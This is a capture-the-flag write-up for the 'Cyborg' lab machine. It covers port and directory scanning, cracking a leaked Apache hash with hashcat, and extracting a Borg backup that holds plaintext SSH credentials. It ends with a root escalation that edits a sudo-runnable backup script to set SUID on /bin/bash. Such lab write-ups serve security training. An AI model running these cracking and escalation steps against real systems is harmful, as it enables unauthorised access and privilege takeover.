

## CTF Writeup – Cyborg



### Reconnaissance

#### Nmap Scan

```
nmap -T4 -A -p- 10.112.169.88
```

#### Nmap scan results:

```
Nmap scan report for 10.112.169.88
Host is up (0.078s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
No exact OS matches for host (If you know what OS is
running on it, see https://nmap.org/submit/ ).
```

Login page on port 80:



ubuntu

## Apache2 Ubuntu Default Page

### It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

### Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

## Directory Enumeration


### Initial Scan

```
gobuster dir -u 10.112.169.88 -w
/usr/share/wordlists/dirb/common.txt
```


### Found:

```
/admin
/etc
```

### /admin:



## Admins Page



## Archive Page

Downloads **archive.tar** file:

- config
- /data
- hints.5
- index.5
- intergrity.5
- nonce
- README

### config

```
[repository]
version = 1
segments_per_dir = 1000
max_segment_size = 524288000
append_only = 0
storage_quota = 0
additional_free_space = 0
id = ebb1973fa0114d4ff34180d1e116c913d73ad1968bf375babd0259f74b848d31
key = hqlhbGdvcmI0aG2mc2hhMjU2pGRhdGHaAZ6ZS3pOjzX7NiYkZMTEyECo+6f9mTsiO9ZWfV
L/2KvB2UL9wHUa9nVV55aAMhyYRarsQWQZwjghT0MedUEGWP+FQXIFjiCpm4n3myNgHWKj
2/y/khvv50yC3gFIdgoEXY5RxVCXhZBtROCwthh6sc3m4Z6VsebTxY6xYOlp582HrINXzN
8NZWZ0cQZCFxwkT1AOENIijk/8gryggZl6HaNq+kPxjP8Muz/hm39ZQgkO0Dc7D3YVwLhX
daw9tQWil480pG5d6PHiL1yGdRn8+KUca82qhutWmoW1nyupSjxPDnSFY+/4u5UaoenPgX
oDLej7BBxUVsP1t25NUxMWCfmFakNImLIYVUVwE+60y84QUmG+ufo5arj+JhMYptMK2lyN
eyUMQWcKX0fqUjC+m1qncyOs98q5VmTeUwYU6A7swuegzMxl9iqZ1YpRtNhuS4A5z9H0mb
T8puAPzLDC1G33npkBeFYlrzwDBgXvCUqRHY6+PCxIngzz/QZyVvRMvQjp4KC0Focrkwl
vi3rft2Mh/m7mUdmEejnKc5vRNCkaGFzaNoAICDoAxLOsEXy6xetV9yq+BzKRersnWC16h
SuQq4smlLgqml0ZXJhdGlvbnPOAAGGoKRzYWx02gAgzFQioCyKKfXqR5j3WKqwp+RM0Zld
UCH8bjZLfc1GFsundmVyc2lvbgE=
```

### hints.5

```
version
segments
compact
storage_quota_use
```

BORG\_IDXd  
 %J\_I  
 FDB9  
 Dly?  
 s~16\*  
 (\_\$i  
 |C\*c  
 vN&W  
 |)RK  
 TzJ?  
 p2ky  
 . e;  
 O@n;\_  
 ^rVm  
 .W3^  
 K0`L  
 Q+;,  
 f&nHS.  
 ihQL1  
 y@-  
 TOT[M\$9  
 \_nj0  
 we"b  
 r!gT  
 jN:&  
 t-@ A  
 !nWSx  
 [D.m  
 R6V@  
 !\_}~  
 |Yr.  
 ) y0V>  
 E2^d  
 vTtg  
 l o1A  
 OUWT  
 -4o~W6  
 +sA9  
 pUak  
 v~iV  
 i8ML  
 uF7Jw;  
 >7g&  
 l6Bg  
 q|NF  
 ,]6  
 ^v/(D~

## integrity.5

```
version
hints
@{"algorithm": "XXH64", "digests": {"final": "05178884e81563d7"}}
index
b{"algorithm": "XXH64", "digests": {"HashHeader": "146e9cb969e480a3", "final": "b53737af67235823"}}
```

## Nonce

00000000200000b9

## README

This is a Borg Backup repository.  
See <https://borgbackup.readthedocs.io/>

**archive.tar** is created by **BorgBackup**

/etc:

## Index of /etc

| <a href="#">Name</a>                                                                                               | <a href="#">Last modified</a> | <a href="#">Size</a> | <a href="#">Description</a> |
|--------------------------------------------------------------------------------------------------------------------|-------------------------------|----------------------|-----------------------------|
|  <a href="#">Parent Directory</a> |                               | -                    |                             |
|  <a href="#">squid/</a>           | 2020-12-30 02:09              | -                    |                             |

Apache/2.4.18 (Ubuntu) Server at 10.112.169.88 Port 80

/etc/squid:

## Index of /etc/squid

| <a href="#">Name</a>                                                                                                 | <a href="#">Last modified</a> | <a href="#">Size</a> | <a href="#">Description</a> |
|----------------------------------------------------------------------------------------------------------------------|-------------------------------|----------------------|-----------------------------|
|  <a href="#">Parent Directory</a> |                               | -                    |                             |
|  <a href="#">passwd</a>           | 2020-12-30 02:09              | 52                   |                             |
|  <a href="#">squid.conf</a>       | 2020-12-30 02:09              | 258                  |                             |

Apache/2.4.18 (Ubuntu) Server at 10.112.169.88 Port 80

/etc/squid/passwd:

music\_archive:\$apr1\$BpZ.Q.1m\$F0qqPwHSOG50URu0VQTTn.

**Note:** MD5 hash format

## Cracking via Hashcat

```
hashcat -m 1600 hash.txt /usr/share/wordlists/rockyou.txt
```

```
-----  
$apr1$BpZ.Q.1m$F0qqPwHSOG50URuOVQTTn. squidward  
-----  
Session.....: hashcat  
Status.....: Cracked  
Hash.Mode.....: 1600 (Apache $apr1$ MD5, md5apr1, MD5 (APR))  
Hash.Target.....: $apr1$BpZ.Q.1m$F0qqPwHSOG50URuOVQTTn.  
Time.Started.....: Wed Apr 29 04:43:54 2026 (3 secs)  
Time.Estimated...: Wed Apr 29 04:43:57 2026 (0 secs)  
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)  
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)  
Guess.Queue.....: 1/1 (100.00%)  
Speed.#01.....: 13205 H/s (11.91ms) @ Accel:107 Loops:1000 Thr:1 Vec:8  
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)  
Progress.....: 39162/14344385 (0.27%)  
Rejected.....: 0/39162 (0.00%)  
Restore.Point....: 38948/14344385 (0.27%)  
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1000  
Candidate.Engine.: Device Generator  
Candidates.#01...: stallone -> maggie06  
Hardware.Mon.#01.: Util: 98%  
-----
```



## User Shell Access

```
borg extract home/field/dev/final_archive::music_archive
```

*Required passphrase founded by hashcat*

```
farid@kali:~/Downloads/home$ ls -la
total 16
drwxrwxr-x  4 farid farid 4096 Apr 29 05:42 .
drwxr-xr-x  3 farid farid 4096 Apr 29 05:21 ..
drwxr-xr-x 12 farid farid 4096 Dec 29 2020 alex
drwxrwxr-x  3 farid farid 4096 Apr 29 04:28 field
```

```
farid@kali:~/Downloads/home/alex$ ls -la
total 64
drwxr-xr-x 12 farid farid 4096 Dec 29 2020 .
drwxrwxr-x  4 farid farid 4096 Apr 29 05:42 ..
-rw-----  1 farid farid  439 Dec 28 2020 .bash_history
-rw-r--r--  1 farid farid  220 Dec 28 2020 .bash_logout
-rw-r--r--  1 farid farid 3637 Dec 28 2020 .bashrc
drwx-----  4 farid farid 4096 Dec 28 2020 .config
drwx-----  3 farid farid 4096 Dec 28 2020 .dbus
drwxrwxr-x  2 farid farid 4096 Dec 29 2020 Desktop
drwxrwxr-x  2 farid farid 4096 Dec 29 2020 Documents
drwxrwxr-x  2 farid farid 4096 Dec 28 2020 Downloads
drwxrwxr-x  2 farid farid 4096 Dec 28 2020 Music
drwxrwxr-x  2 farid farid 4096 Dec 28 2020 Pictures
-rw-r--r--  1 farid farid  675 Dec 28 2020 .profile
drwxrwxr-x  2 farid farid 4096 Dec 28 2020 Public
drwxrwxr-x  2 farid farid 4096 Dec 28 2020 Templates
drwxrwxr-x  2 farid farid 4096 Dec 28 2020 Videos
```

**/alex/Documents/note.txt:**

Wow I'm awful at remembering Passwords so I've taken my Friends advice and noting them down!

**alex : S3cretP@s3** - SSH credentials

## **SSH Credentials**

**Username:** alex

**Password:** S3cretP@s3

**Retrieved user.txt:**

flag



## ▲ Privilege Escalation

### Vulnerability

Found configuration allows user to execute any command as any user without providing password:

Matching Defaults entries for alex on ubuntu:

env\_reset, mail\_badpass, secure\_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alex may run the following commands on ubuntu:

(ALL : ALL) NOPASSWD: /etc/mp3backups/backup.sh

### Exploit & Root Shell

#### File Permissions

```
-r-xr-xr-- 1 alex alex 1083 Dec 30 2020 backup.sh
```

#### Giving Write Permission

```
chmod +w backup.sh
```

#### Adding Following Command to backup.sh (SUID Permission)

```
chmod +s /bin/bash
```

#### Gain Root Shell

```
/bin/bash -p
```

```
alex@ubuntu:/$ /bin/bash -p
bash-4.3#
bash-4.3# whoami
root
bash-4.3#
```

**Retrieved root.txt:**

flag

